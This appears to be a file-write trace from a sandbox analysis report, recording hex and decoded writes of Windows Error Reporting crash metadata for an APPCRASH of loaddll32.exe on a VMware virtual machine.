C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 37 00 37 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>47792</PageFaultCount>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 32 00 34 00 31 00 34 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100241408</PeakWorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 34 00 36 00 38 00 33 00 31 00 33 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>94683136</WorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 36 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>966288</QuotaPeakPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 32 00 31 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>921640</QuotaPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 30 00 30 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>70048</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 31 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68136</QuotaNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 39 00 30 00 32 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>29790208</PagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 33 00 34 00 32 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35934208</PeakPagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 39 00 30 00 32 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>29790208</PrivateUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5514	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5518	2	09 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5520	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5560	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5564	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5566	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5604	4	0d 00 0a 00		success or wait	6	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5608	2	09 00		success or wait	12	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	5612	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6166	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6170	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6172	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6212	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6216	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6218	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6256	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6260	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6264	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6358	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6362	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6366	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 70 00 73 00 72 00 69 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>wpsrib, Inc.</SystemManufacturer>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6472	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6476	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6480	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 70 00 73 00 72 00 69 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>wpsrib7,1</SystemProductName>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6576	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6580	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6584	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6704	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6708	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6712	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 37 00 31 00 31 00 35 00 36 00 39 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607711569</OSInstallDate>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6794	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6798	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6802	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6904	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6908	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6912	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6982	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6986	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	6988	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7034	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7068	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7072	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7076	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7172	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7176	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7178	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7214	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7218	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7220	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7244	4	0d 00 0a 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7248	2	09 00		success or wait	6	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER120E.tmp.WERInternalMetadata.xml	7252	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6DBD497A	unknown
